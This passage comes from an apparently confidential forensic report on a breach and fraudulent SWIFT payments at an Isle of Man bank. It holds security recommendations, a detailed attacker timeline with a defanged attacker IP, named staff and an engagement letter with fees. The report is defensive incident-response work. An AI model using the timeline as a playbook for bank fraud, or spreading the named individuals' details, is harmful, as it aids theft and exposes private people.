6.16 As part of a vulnerability management work stream, perform timely patching of both operating system vulnerabilities and 3rd party application vulnerabilities, i.e. Acrobat, Flash, MS Office.

6.17 We recommend that a biannual comprehensive 'sweep' of systems connected to the CNBT network should be performed, using specialised cyber threat detection software, to fulfil two objectives:

a. Confirm that there is no evidence of re-entry to the CNBT network by the attackers behind the incident being investigated; and,

b. Determine whether any systems are exhibiting signs of compromise by any other threat.

6.18 Consider procuring a tailored cyber threat intelligence feed, focusing on threats against CNBT. Use threat intelligence to develop greater awareness which will enable CNBT to more proactively defend its network against targeted threats and identify evidence of malicious activity.

6.19 Increase security awareness and improve security culture and behaviour by providing education services to all employees. This could include cyber awareness training courses, and enforcing acceptable use policies. It is recommended that high-risk employees, such as the executive group, receive specialist cyber threat and awareness training on a regular basis.

6.20 Conduct regular penetration tests and vulnerability identification programmes in order to identify where there are remaining areas of weakness in the CNBT infrastructure. Implement a formal vulnerability management and remediation programme to ensure that any issues are addressed.

Long Term

6.21 The long term recommendations are designed to implement further controls to the network, again reducing the likelihood of future breaches. The long term recommendations focus on not only technical but also procedural elements to enhance the overall security posture and resilience of the entire CNBT estate.

6.22 We recommend that CNBT begin by defining their business-wide security requirements. This includes items that range from the types of technical controls that will be implemented in specific segments of the network, all the way to non-technical requirements such as robust security policy definitions. Defining these requirements up-front ensures that security is built into the development or acquisition of new systems.

6.23 Following the definition of a full set of security requirements we recommend conducting a formal risk assessment, which can be used to populate the board's risk register with cyber risk elements. This analysis should include identifying which elements of the organisation are most likely to be targeted, the value to CNBT of the corresponding business that could be lost, and the growth opportunity associated with winning more business in that area. This will help to create the business case for investment in the more advanced security approach we believe CNBT needs, and to prioritise that investment.

6.24 Assign a board representative with responsibility for security, recognising that while IT security has a significant role to play, security as a whole is not an IT responsibility.

6.25 Consider appointing a Global Chief Information Security Officer (CISO) or equivalent, who would be responsible for overseeing efforts to ensure that information and technology assets - for both current and new initiatives - are adequately protected throughout the organisation.

6.26 Establish a dedicated IT security resource with authority to actively hunt for evidence of malicious activity on the global CNBT estate. Train this resource to perform incident detection and first-level incident response duties for the CNBT network.

6.27 For incidents of a complexity or scale beyond that which can be managed internally, and in the interim while appointing a full time IT security team, establish an on-call retainer agreement with a third party incident response provider with experience of remediating a wide range of intrusions and with a reach aligned to CNBT's footprint.

6.28 In light of the likelihood of future such incidents, conduct a forensic and crisis readiness review. This will ensure that, amongst many things, sufficient logging data is being preserved in order to investigate future incidents thoroughly, that formal response plans and procedures are in place, that crisis and incident escalation procedures are tested and that out-of-band communication mechanisms are established.

6.29 Conduct a lightweight information governance and classification review to provide an insight into how data is being managed throughout CNBT and what types of data are likely to be particularly sensitive, so that an informed decision can be made about how sensitive data may be handled more securely.

6.30 Consider a programme of network segregation and segmentation, informed by the information governance and data classification review, to more robustly protect key information.

7. Caveats and disclaimers

7.1 This report has been prepared in alignment with the services stated in the letter of engagement dated 19 January 2016.

7.2 We have not carried out any activities in the nature of a statutory audit nor, except where otherwise stated, have we subjected the financial or other information contained in this report to checking or verification procedures. Accordingly, we assume no responsibility and make no representations with respect to the accuracy or completeness of the information in this report, except where otherwise stated.

7.3 We do not accept or assume any liability or duty of care for any other purpose or to any other person to whom this report is shown or into whose hands it may come save where expressly agreed by us in writing.

7.4 To the extent that our report touches on points of law it should not be taken as expressing an opinion thereon.

7.5 In preparing this report and supporting appendices we have relied upon information and explanations provided by Cayman National Bank and Trust Company (Isle of Man) Limited. We have performed analysis based upon this information.

7.6 Modern computer systems contain such numerous and complicated software components that it is neither operationally practical nor economically feasible to determine these components exact functional behaviour with certainty. Accordingly, we make no warranty that our work will have detected all malware or other malicious software which may be or have been present on the computers which we have analysed or that we have been able to determine the exact operational behaviour of the malware which we have examined.

7.7 Statements throughout this report relating to the intent and objectives of the attackers are based on the collective, subjective experience of PwC cyber threat intelligence and incident response staff.

8. Appendix 1

System / Custodian	Date	Time	Notes
WINCAYM-DC9EBRX	2015-07-12	00:29:00	Evidence of the malicious IP address 94.102.51[.]143 in the IIS logs, this appears to be an automated scan
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.25.44.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Screenshot 2014-09-18 21.13.00.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Fee Charged.png
Primacy	2015-12-08	00:32:56	Attacker(s) accessing documents: Default Settings for Invoicing.png
Primacy	2015-12-08	01:16:00	Application named sfk.exe was executed on this server
Primacy	2015-12-08	01:19:38	Attacker(s) accessing documents: Training notes
Primacy	2015-12-08	01:30:00	Application named WinSCP.exe was executed on this server
Primacy	2015-12-08	01:46:19	The Primacy user accessed ftp://94.102.51[.]143/uploads/ and may have uploaded files to the external address
Primacy	2015-12-08	01:48:52	The Primacy user accessed ftp://94.102.51[.]143/uploads/ and may have uploaded files to the external address
Primacy	2015-12-08	01:52:57	Attacker(s) accessing documents: forex training session 071101
Primacy	2015-12-08	01:52:57	Attacker(s) accessing documents: Screenshot 2014-09-18 21.20.16.png

System / Custodian	Date	Time	Notes
DC	2015-12-08	01:55:52	First malicious PowerShell activity observed in the event logs
DC	2015-12-08	02:02:44	Evidence of Network logon "Type 3"
DC	2015-12-08	02:02:51	First time the Primacy.Support user logged on to the Domain Controller, The user begins to look at documents
DC	2015-12-08	02:19:17	Attacker(s) accessing documents: Winchester Trading Letter 2 29 October 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Mr ND Hamilton Letter 2 4 December 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Mr N D Hamilton Letter 1 3 December 2015.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Bankline
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: upload transactions template - international payment (CCY) DO NOT USE.xlsx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Procedures for uploading transactions.docx
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: anti money laundering_files
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: vulnerability asssessment - may 2012.pdf
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Intranet
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: anti money laundering.htm
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Web Banker Clients
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Blue Sea.docx

System / Custodian	Date	Time	Notes
DC	2015-12-08	02:22:47	Attacker(s) accessing documents: Wire transfer Instructions 091214
DC	2015-12-08	02:30:21	Malicious PowerShell activity observed in event logs
DC	2015-12-10	03:29:23	Malicious PowerShell activity observed in event logs
DC	2015-12-14	16:42:11	Malicious PowerShell activity observed in event logs
DC	2015-12-17	15:34:42	Malicious PowerShell activity observed in event logs
Exchange Server	2015-12-17	23:30:00	Attempted mail box dump of the "audrey.butterworth" mail account by Primacy Support Account
DC	2015-12-18	11:35:00	Malicious PowerShell activity observed in event logs
DC	2015-12-18	11:35:02	Malicious PowerShell activity observed in event logs
Roz Melia	2015-12-18	12:24:00	Malicious PowerShell activity observed in event logs
Gary Kermode	2015-12-18	12:49:38	Malicious PowerShell activity observed in event logs
Keith Bennet	2015-12-18	14:24:00	Malicious PowerShell activity observed in event logs
Gary Kermode	2015-12-18	17:46:58	Malicious PowerShell activity observed in event logs
WINCAYM-DC9EBRX	2015-12-20	02:33:46	Resident file in the $MFT from weblogs Port 21
Andrew Cubbon	2015-12-22	23:12:33	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2015-12-24	02:08:18	Malicious PowerShell activity observed in event logs
Roz Melia	2015-12-31	13:03:00	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2015-12-31	14:59:39	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-04	21:18:50	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-05	01:22:57	primacy.support Type 10

System / Custodian	Date	Time	Notes
Andrew Cubbon	2016-01-05	01:37:26	primacy.support Type 10
Andrew Cubbon	2016-01-05	01:37:38	primacy.support Type 10
Andrew Cubbon	2016-01-05	16:49:20	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-05	17:07:54	primacy.support Type 10 log on
SWIFT Portal	2016-01-05	17:58:41	1st of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-05	18:09:21	2nd of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-05	18:15:57	primacy.support Type 10 re log on
Andrew Cubbon	2016-01-05	18:16:09	primacy.support Type 10 log off
Andrew Cubbon	2016-01-05	18:27:20	primacy.support Type 10
Andrew Cubbon	2016-01-05	18:27:33	primacy.support Type 10 log on
Andrew Cubbon	2016-01-05	19:54:06	primacy.support Type 10
Andrew Cubbon	2016-01-05	19:58:04	primacy.support Type 10
Andrew Cubbon	2016-01-05	19:58:21	primacy.support Type 10
Andrew Cubbon	2016-01-06	17:02:51	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-06	17:08:42	Malicious PowerShell activity observed in event logs
Andrew Cubbon	2016-01-06	17:09:36	primacy.support Type 10 log on
Andrew Cubbon	2016-01-06	17:36:33	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
SWIFT Portal	2016-01-06	18:01:31	3rd of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-06	18:08:55	4th of 10 SWIFT Payments initiated

System / Custodian	Date	Time	Notes
Andrew Cubbon	2016-01-06	18:11:01	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	18:23:29	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	18:29:45	primacy.support Type 10 re log on
Andrew Cubbon	2016-01-06	18:29:59	primacy.support Type 10 log off
SWIFT Portal	2016-01-06	18:38:16	5th of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-06	18:38:54	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	18:49:17	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
SWIFT Portal	2016-01-06	19:10:55	6th of 10 SWIFT Payments initiated (Rejected)
SWIFT Portal	2016-01-06	19:21:25	7th of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-06	19:28:25	8th of 10 SWIFT Payments initiated
SWIFT Portal	2016-01-06	19:36:18	9th of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-06	19:37:01	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	20:32:41	CONNECTED to 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
SWIFT Portal	2016-01-06	20:43:57	10th of 10 SWIFT Payments initiated
Andrew Cubbon	2016-01-06	20:44:28	DISCONNECTED from 'SWIFT-R7-CNBTIMDD:CustomNeighborhood'
Andrew Cubbon	2016-01-06	23:31:17	primacy.support Type 10 log on
Andrew Cubbon	2016-01-06	23:31:30	primacy.support Type 10 log off

System / Custodian	Date	Time	Notes
Andrew Cubbon	2016-01-07	17:05:23	Primacy.support2 Type 10 log on
Andrew Cubbon	2016-01-07	17:06:28	Primacy.support2 Type 10 re log on
Andrew Cubbon	2016-01-07	17:06:44	Primacy.support2 Type 10 log off
Gary Kermode	2016-01-07	17:30:19	Evidence of Network logon "Type 3"
Gary Kermode	2016-01-07	17:30:32	Malicious PowerShell activity observed in event logs
DC	2016-01-07	18:05:00	Malicious PowerShell activity observed in event logs
DC	2016-01-07	18:20:00	Malicious PowerShell activity observed in event logs
Roz Melia	2016-01-07	18:26:00	Malicious PowerShell activity observed in event logs
Roz Melia	2016-01-07	18:46:00	Malicious PowerShell activity observed in event logs
Roz Melia	2016-01-07	18:49:00	Malicious PowerShell activity observed in event logs
DC	2016-01-08	00:47:00	Malicious PowerShell activity observed in event logs
Exchange Server	2016-01-08	00:49:56	Malicious PowerShell activity observed in event logs
DC	2016-01-18	10:04:41	Terminal services event log
DC	2016-01-19	00:44:08	Malicious PowerShell activity observed in event logs

9. Appendix 2


The following table below represents the initial controls that were recommended in order to isolate and mitigate the initial intrusion activity. This list was provided to CNBT on 1 March 2016.

Incident Initial Mitigating Controls
Phase One
Network Sensor with detection rules in place
Blocking of hackers infrastructure
Phase Two
Increase SRA/Remote access log retention
Increase Firewall logging retention
Increase security event log size for all hosts
Monitor and alert for privilege account usage
Monitor for accounts added to active directory
Confirm active accounts
Ensure network shares require AD authentication and audit current permissions
Implement application whitelisting, in audit mode initially
Blacklist the identified hacker tools
Consider implementing 2factor for remote administrative access, or access to the servers at minimum

Set up isolating controls for the Primacy server (best efforts in the short term)
If it is not needed, disallow internet access for the Primacy server
Schedule or manually allow times the Primacy account is allowed to logon
Phase Three
Acquire spare hard disks for workstations
Build clean image for workstations
After necessary backups, with the new drives restore all workstations with a known clean image
Manual removal of the hackers malicious tools and software
Final Reset Passwords in Active Directory
Final Reset Passwords Other Services

10. Appendix 3

A copy of our letter of engagement dated 19 January 2016 and the variation letter dated 9 February 2016 is attached below:



pwc

Strictly Privileged and Confidential
Cayman National Bank and Trust Company (Isle of Man) Limited
Cayman National House
4-8 Hope Street
Douglas
Isle of Man
IM1 1AQ

Attn: Ian C. Whan Tong Esq, Group Legal Counsel

19 January 2016

Dear Sirs

Provision of forensic technology, cyber security and investigative services to Cayman National Bank and Trust Company (Isle of Man) Limited

Thank you for engaging us to provide you with services on terms which are described in this letter, the attached Forensic Technology Solutions Terms of Business (Appendix 1) and Terms of Business (version ToB 01/16). These together form the agreement between us.

Background and purpose

Cayman National Bank and Trust Company (Isle of Man) Limited ("CNBT", "you") detected a number of unusual SWIFT payments as part of your daily reconciliation procedures during the week commencing 4 January 2016. Following an internal investigation, you do not believe these payments were initiated legitimately and as a consequence, you believe that the Company has been the target of a network breach. However, your initial investigation suggests that this banking fraud was perpetrated using your legitimate systems, user accounts and credentials.

You have instructed us to provide forensic technology and cyber investigative services in connection with this ongoing investigation. You wish to engage PwC to provide forensic technology, cyber incident response and investigation services in order to help CNBT understand the nature, impact, and where possible, the root cause of the incident.

As set out in more detail below, you have asked us to preserve forensic images of a number of computer systems, including those which have access to CNBT banking systems. You have also asked us to undertake investigative steps and computer forensic analysis to attempt to determine the sequence of events that led to the perpetration of the fraud.


The services

As part of your response to this security incident, you have requested that we provide forensic technology, cyber security investigation and incident response services. Our work will be split into three phases.

Phase 1 – Preservation of Data

We will work with you to obtain forensically sound copies of nine computer workstations (the "Target Workstations"). We will also work with you to obtain forensic copies of up to four potentially relevant server systems in total (the "Target Servers"). We understand that you have a total of six 'virtual' servers, which are hosted across two physical servers. We also understand that you have a single physical Dell 1600-series Secure Remote Access server (the "SRA Server"). We will determine which

PricewaterhouseCoopers LLC, Sixty Circular Road, Douglas, Isle of Man, IM1 1SA
Telephone +44 (0) 1624 689689 Facsimile +44 (0) 1624 689690 www.pwc.com/im



pwc

Target Servers are potentially relevant based on additional technical scoping activities that we will perform when onsite.

Where it is not practicable to perform full physical forensic imaging of any of the abovementioned systems, we will work with you to generate 'live' forensic images or selective logical copies of relevant data. For systems such as your Microsoft Exchange email server (the "Exchange Server"), we will work with you to perform a logical extraction of the relevant email database(s) (the "Email Data"), as opposed to forensically imaging the entire system.

Where any of the abovementioned systems are not owned by you, you will provide us in advance with written confirmation, with the appropriate documented approvals from the third party, that they:

- Acknowledge we have permission to access the third party systems for the purposes of forensic data capture, analysis and processing the underlying data; and
- Agree to the clauses outlined in Appendix 1, specifically section A – paragraphs 2 to 4; section B – paragraph 6 to 13 and Section C – paragraphs 14 and 18 to 19.

Further, we remind you of your obligations in clause 2.3 of the terms of business and you agree that we accept no liability (including liability for negligence) to you or any third parties for any consequences of capturing, analysing and processing data from any systems owned by third parties.

We assume that the Target Workstations will each contain a single hard disk drive of no more than 500 GB in size. We assume that each of the Target Servers' system / primary hard disk drives will be of no more than 500 GB in size, and where any additional non-system storage is attached / contained within these systems, this additional non-system storage will be no more than 1TB in size, per server, but collectively no more than 2TB.

We assume that the Email Data will be no more than 250GB in size, once extracted.

We also assume that each of the Target Workstations will be powered off upon receipt, and each of the Target Servers can be powered off if necessary.

We will require direct physical access to each system, and we assume that we will be provided with any decryption keys necessary to interpret the underlying data.

We will liaise with you to preserve relevant log data from any systems not described above, which are identified by you, or by us as a result of further scoping conversations, and are believed to be relevant to the investigation objectives. Initial scoping conversations suggest that perimeter system log data is very limited, due to the frequency at which these logs begin to overwrite themselves. Specifically, we have been informed that log data relating to remote access into the CNBT IT environment is limited to a maximum of 24 hours.


Phase 2.1 – Targeted Analysis

We will perform forensic analysis of two of the Target Workstations, known to have been involved in the fraud, based on investigation activities already performed by you. These are the Target Workstations used by Andrew Cubbon and Rosaline Malia (the "Breached Workstations"). We will also forensically analyse the Target Servers.

We will attempt to independently establish the sequence of events that led to the perpetration of the fraud. This analysis will include searches for malicious software ("Malware"), and will include the generation of system timelines. Where we identify Malware, we will attempt to establish the initial infection / delivery vector together with its capabilities and usage – including determining if any evidence exists to suggest how the Malware has been used.

We will conduct a deep scan across all Target Workstations / Servers for current and historical threat activity, using proprietary PwC Malware signatures.

2 of 8



We will also conduct a scan of the Email Data for any evidence of Malware or known malicious links, contained within email messages.

Phase 2.2 – Optional Analysis of Remaining Workstations

Depending on the results of phase 2.1, you may instruct us to perform similar forensic analysis steps across the remaining seven Target Workstations. We will request authorisation from you in advance of incurring any costs for this phase.

Phase 3 – Reporting

Upon completion of our investigation we will provide you with a fact-based report covering our findings. It will be a matter for you to determine what action is taken in relation to these matters upon receipt of our deliverables.

Additional Data Preservation and Further Work

Depending on the results of phases 1 and 2 we may be required to preserve and analyse additional data, such as other computer systems. We may also be required to preserve log data from other systems such as gateways, proxy servers, load balancers, network intrusion systems, and any other systems that are likely to contain data relating to internet access or data transfer within or outside of the CNBT IT estate, such as relevant third parties. The scope and estimated costs of any further preservation, analysis or other phases of work will be agreed separately, as an additional schedule to the engagement letter.

Deliverables

As outlined within phase 3 above – upon completion of our investigation we will provide you with a fact-based forensic report covering our findings. It will be a matter for you to determine what action is taken in relation to these matters upon receipt of our deliverables.

We will provide no opinion, attestation or other form of assurance with respect to our services or the information upon which the services are based, other than to commit that we will work to the standards within our industry for this kind or work and to PwC standards. We will not audit or otherwise verify the information supplied to us in connection with this engagement, from whatever source, except as specified in this engagement letter. The procedures we will be performing will not constitute an examination in accordance with generally accepted auditing standards.

Timetable


We will start work on receipt of a signed copy of this engagement letter. The services set out in this letter are by their nature fluid but in advance of each stage of the services we will aim to provide you with an estimate of how long it is likely to take. We will keep you regularly informed of our progress (as well as likely costs). Should we anticipate difficulties in meeting any agreed timetables we will inform you in advance.

Staffing

Steve Billinghurst is the person in charge of providing the services to you, assisted by such other staff as we believe are required. We will also involve specialists from the Forensic Technology Services ("FTS") team from the London office of the PwC UK firm to perform the technical investigation and analysis, led by Kris McConkey and supported by Oliver Smith. If we believe that it is necessary for us to change any of the named individuals we will let you know.

Client contact

We will report to you throughout, as Group Legal Counsel and Ian Bancroft on all written correspondence and generally keeping you informed otherwise. Ian Bancroft, as the MD of CNBT, has the knowledge, experience and ability to make decisions in relation to the factual circumstances of this incident.



Fees

Our fees will be charged on the basis of time spent and in accordance with the "Basis of fees" clause in the attached terms of business. Our fees will be calculated on the basis of the following hourly rates, which have been discounted by 15%:

Grade	Rate per hour (£)
Analyst	204
Senior Associate	293
Manager	357
Senior Manager	446
Director	510
Partner	616

On the basis of the scope described above, we estimate the costs as follows and will revise this estimate during the project if necessary.

Phase		Estimate/£
1	Preservation of Data	14,000
2.1	Targeted Analysis	23,000
2.2	Optional Analysis of Remaining Workstations	19,000
3	Reporting	11,000

We therefore estimate the total cost for phases 1 to 3 will be in the region of **£48,000 - £67,000.** The above fee rates and estimates exclude VAT. Out of pocket expenses incurred in completing our services will be added to our fees.

We will issue interim invoices at the end of each month and send these to Ian Bancroft, copy Ian C. Whan Tong. In accordance with the attached terms of business, all invoices are payable 14 days after the date on the invoice.


Terms of business

Clause 2.5(ii) is deleted. Any responsibility that we have to detect fraud is set out in the services section above.

Limitation of liability

We draw your attention to clauses 8 and 12.3 in the attached terms of business (ToB 01/16) which amongst other things limit (i) our total aggregate liability for all claims connected with the services or the agreement which we have agreed will be 3 times fees or £100,000, whichever is greater and (ii) the time for bringing any such claim.

Where there is more than one addressee to our deliverable, the limit(s) of liability specified in clause 8 will have to be allocated between addressees. Such allocation will be entirely a matter for the addressees, who will be under no obligation to inform us of it; if (for whatever reason) no such allocation is agreed, no addressee will dispute the validity, enforceability or operation of the limit(s) of liability on the grounds that no such allocation was agreed.



Additional provisions

Accessing PwC systems via your network

You agree that our partners and staff may access the PwC network via your internet connection using PwC computers. We each accept the risks and neither of us will have any liability whatsoever to the other in this regard.

Limitations

The services will not constitute an audit or other assurance engagement.

Your responsibilities

